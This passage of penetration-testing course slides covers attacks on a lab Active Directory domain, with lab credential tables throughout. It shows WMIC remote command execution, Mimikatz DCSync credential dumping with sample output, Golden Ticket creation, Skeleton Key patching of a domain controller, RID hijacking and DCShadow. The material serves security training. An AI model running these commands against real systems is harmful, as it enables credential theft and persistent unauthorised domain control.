defaultuser0       S-1-5-21-1219218606-111420393-3082503842-1000
Guest              S-1-5-21-1219218606-111420393-3082503842-501
john               S-1-5-21-1219218606-111420393-3082503842-1002
```

- Using the /node switch it's also possible to run queries against remote hosts (assuming permissions allow):

```
wmic /node:192.168.X.X /user:'plum\administrator'  
/password:'XXXXXXXX' useraccount get name,sid
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Knowing your Environment: WMI

---



- WMIC process call create can be used to run commands on a host

## Popping calc.exe because we're 1337!

```
wmic /node:192.168.X.X process call create "calc.exe"
```

## Or maybe running a command on the host would be more beneficial...

```
wmic /node:192.168.X.X /user:'plum\administrator'  
/password:'XXXXXXXX'  
process call create "cmd.exe /c $DoSomethingEvil"
```

- Back in the Post Exploitation module we looked at some WMI capable tools

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 4.9



## Demo 4.9

# Lateral Movement Using WMIC

---

- Using the privileged account 'godmode', gain a shell on the Domain Controller (192.168.3.215) **without** using SMB
- Extract user hashes from the Domain Controller

# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the "Server Management" directory under ITSupport\$
- Gained shell on host using plum\godmode and WMIC process call create

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220

Host: certsrv




- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
  - plum\godmode (1@mth30n3)



Hacking Windows

# Post Exploitation & Persistence Techniques



# Persistence: **LOLBins**

---

- Living Off The Land Binaries | \*<https://github.com/api0cradle/LOLBAS>
- Useful for policy bypasses/persistence
- \*Can be used to perform other actions than what the binary was intended to do:
  - Execute code
  - Download/upload files
  - Bypass UAC
  - Compile code
  - Get creds/dumping process
  - Surveillance (keylogger, network trace)
  - Evade logging/remove log entry
  - Side-loading/hijacking of DLL
  - Pass-through execution of other programs or scripts
  - Persistence (Hide data in ADS, execute at logon etc)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Persistence: RID Hijacking

---

- RID Hijacking is an attack technique to take over the RID of an existing account and assign it to another (hijacked) account ***even if the hijacked account is disabled***
- Location in registry “HKLM\SAM\SAM\Domains\Account\Users” key
- Subkey has stored binary value with type attribute = the account’s RID in hex format (0x1f4 = 500, 0x1f5 = 501)
- Attacker can overwrite some interesting REG\_BINARY values
- Need admin/system privileges to modify the RID of hijacked account

More Technical Details: <https://csl.com.co/en/rid-hijacking/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Post Exploitation: DCSync

---

- Mimikatz DCSync can be used to impersonate a Domain Controller
- Code is not run on the DC
- Successful exploitation allows access to user password history
- We need privileges to be able to do this:
  - Domain Admin
  - Enterprise Admin
  - Domain Controller
  - **OR** an account with the following two permissions set (set via ADSI Edit):
    - Replicating Directory Changes
    - Replicating Directory Changes All




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Post Exploitation: DCSync

- Example: plum\alice has these two permissions - now revoked before you get ideas ;-)



```
DC C:\Windows\System32\spool\drivers\color> whoami
plum\alice
DC C:\Windows\System32\spool\drivers\color> .\mimikatz.exe

#####  mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
.## ^ ##.  "A La Vie, A L'Amour"
## < > ##  /* * *
'## v ##'   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'#####'   http://blog.gentilkiwi.com/mimikatz (oe.eo)
                                     with 20 modules " * * /

mimikatz : lsadump::dcsync /domain:plum.local /user:administrator
[DC] 'plum.local' will be the domain
[DC] 'DC01.plum.local' will be the DC server
[DC] 'administrator' will be the user account

Object RDN          : Administrator
== SAM ACCOUNT ==

SAM Username       : Administrator
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  : 1/1/1601 12:00:00 AM
Password last change : 1/17/2017 12:58:31 PM
Object Security ID  : S-1-5-21-632059490-1301464952-1011438607-500
Object Relative ID  : 500

Credentials:
Hash NTLM: 2cfd8:
ntlm- 0: 2cfd8:
ntlm- 1: ce8d4:
lm - 0: bcccdl
```


- A nice article on prevention/lockdown

<http://www.cyber-security-blog.com/2016/08/how-to-lockdown-active-Directory-to-thwart-use-of-mimikatz-dcsync.html>

# Persistence: Kerberos (simplified)

## Normal Kerberos Authentication

1. **AS\_REQ**: User authenticates with KDC
2. **AS\_REP**: If auth is successful the KDC issues a TGT
  - a. TGT includes account name, role info, group membership details (PAC)
  - b. Only the **krbtgt** account can read this
3. **TGS\_REQ**: The TGT is used to request a service ticket
  - a. TGT from stage 2 (KDC verifies PAC and checksum)
4. **TGS\_REP**: PAC copied to new service ticket. New TGS ticket returned to client
5. **AP\_REQ**: TGS ticket is used to authenticate to xyz server



Reference:

<https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx>

# Persistence: Golden Ticket



## Golden Tickets: Overview

- The Kerberos TGT is encrypted and signed by the KRBTGT account
- The lifetime of tickets is defined within Kerberos policies; by default this stands at 10 hours

Policy	Security Setting
Enforce user logon restrictions	Enabled
Maximum lifetime for service ticket	600 minutes
Maximum lifetime for user ticket	10 hours
Maximum lifetime for user ticket renewal	7 days
Maximum tolerance for computer clock synchronization	5 minutes

## The Attack:

If we have access to **any** of the following, we can create, encrypt and sign our own tickets!


**KRBTGT NTLM Hash**

**AES128 HMAC Encryption Key**


**AES256 HMAC Encryption Key**

# Persistence: Golden Ticket

## Normal Kerberos Authentication



## Kerberos and Golden Tickets



# Persistence: **Golden Ticket**

---

## Requirements:

- FQDN of the target domain
  - The domain SID
  - NTLM hash of the KRBTGT account
- The target account doesn't even have to be a legitimate user!
  - Due to the trust the KDC has with TGT, we can create a ticket with a custom lifetime that exceeds the aforementioned policies - up to a maximum of 10 years!
  - Golden tickets can be created using the KRBTGT hash until the password for the account is changed twice



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Persistence: **Skeleton Key**

A large range of Windows versions now *supported*

- A skeleton key is injected into LSASS on a DC
- A single password (mimikatz) can then be used to gain access to ALL accounts
- The 'patch' is nullified after a reboot of the DC

<https://twitter.com/gentilkiwi/status/556246876505509888>



# Persistence: **Skeleton Key**




- Exploit by patching the DC and pillage!

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # _
```



- Important: Access the DC using the FQDN/name (experiment) but not the IP address



# Persistence: AdminSDHolder and SDProp

Remember seeing this container in the Active Delegation Slides?

- SDProp runs every 60 mins (by default)
- ‘Clones’ the ACL of AdminSDHolder to protected objects (AdminCount=1)



# Persistence: AdminSDHolder and SDProp


```
User name                jeff
Full name                jeff
Comment
User's comment
Country/region code     000 (System Default)
Account active           Yes
Account expires         Never

Password last set       03/02/2017 11:08:17
Password expires        Never
Password changeable     04/02/2017 11:08:17
Password required       Yes
User may change password No

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              03/02/2017 12:08:21

Logon hours allowed     All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```



**Reference:**  
<https://adsecurity.org/?p=1906>

# Persistence: DC Shadow

- Create and register a rogue Domain Controller
- Inject malicious objects into the environment
- Presented at BlueHat 2018 - [http://www.bluehatil.com/files/Active Directory What Can Make Your Million Dollar SIEM Go Blind.pdf](http://www.bluehatil.com/files/ActiveDirectory%20What%20Can%20Make%20Your%20Million%20Dollar%20SIEM%20Go%20Blind.pdf)

Reference:  
\*[source] [dcshadow.com](http://dcshadow.com) - as of June 2018

Feature	Prototyped	Released in mimikatz
Modify existing objects	YES	YES
Add new objects	YES	NO
Delete (without trace) existing objects	YES	NO
Alter replication data with version changed	YES	YES
Alter replication data without version changed	YES	NO
Altering schema data	YES	YES
Altering schema signature	NO	NO
Linked attributes (aka group membership)	NO	NO

# Exercise 4.10



## Demo 4.10

# Persistence (Golden Ticket and DCSync)

---

- Create a Golden Ticket on the plum.local domain
- Impersonate a Domain Controller and gain access to domain password hashes
- Find the clear text password for the user account jenny

# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the "Server Management" directory under ITSupport\$
- Gained shell on host using plum\godmode and WMIC process call create
- Created a golden ticket with 10 year lifespan
- Gained access to clear text password for plum\jenny via DCSync as this account uses reversible encryption

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220

Host: certsrv



- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
  - plum\godmode (1@mth30n3)

# Network status: After Windows Active Directory Exploitation

SHARED Subnet  
(192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215  
Host: DC01



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

DEDICATED Subnet  
(192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18



192.168.X.209



192.168.X.206

PRIVATE Subnet  
(10.0.2.0/24)




10.0.2.220  
Host: certsrv

